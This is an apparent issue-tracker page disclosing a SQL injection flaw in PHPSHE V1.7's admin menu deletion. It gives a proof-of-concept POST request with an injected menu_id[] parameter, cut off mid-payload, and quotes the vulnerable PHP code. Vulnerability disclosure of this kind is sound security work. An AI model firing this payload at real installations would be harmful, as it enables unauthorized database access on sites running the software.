Issues / **详情**

PHPSHE V1.7 is vulnerable to SQL injection.

Backlog #ITLK2 lemon Opened this issue 2019-03-15 09:0


PHPSHE V1.7 is vulnerable to SQL injection vulnerabilities. Attack
parameter to the server.

Poc:

```
POST /phpshe/admin.php?mod=menu&act=del&token=1dc02be6d9710d51e
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/phpshe/admin.php?mod=menu
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Cookie: PHPSESSID=0a97c3f86f5b63a3e74ffcdf1c70b59c
Connection: close
Upgrade-Insecure-Requests: 1

menu_order%5B1%5D=1&menu_order%5B2%5D=2&menu_order%5B3%5D=3&menu_order%5B4%5D=4&menu_id%5B%5D=6'+and+IF(1=1,
```

vulnerability verification:



the lines of code where the vulnerability exist:
module/admin/menu.php

```
53      //#####################// 导航删除 //#####################//
54      case 'del':
55          pe_token_match();
56          $menu_id = is_array($_p_menu_id) ? $_p_menu_id : intval($_g_id);
57          if ($db->pe_delete('menu', array('menu_id'=>$menu_id))) {
58              cache_write('menu');
59              pe_success('删除成功!');
60          }
61          else {
62              pe_error('删除失败...');
63          }
64      break;
```

lemon created **task** 4 years ago

Sign in to comment

Status
Backlog

Assignees
Not set

Labels
Not set

Milestones
No related milestones

Pull Requests
None yet
Successfully merging a pull request will close this issue.

Branches
No related branch

Planed to start - **Planed to end**
Unscheduled - Unscheduled

Top level
Not Top

Priority
Not specified

参与者 (1)

Nonprofit

Gitee Go

Gitee 已支持 CLA 协议签署

✍️第一方功能集成，签署流程更高效
📄内置可自定义的协议模板
⚖️让开源贡献也能有据可依

View Details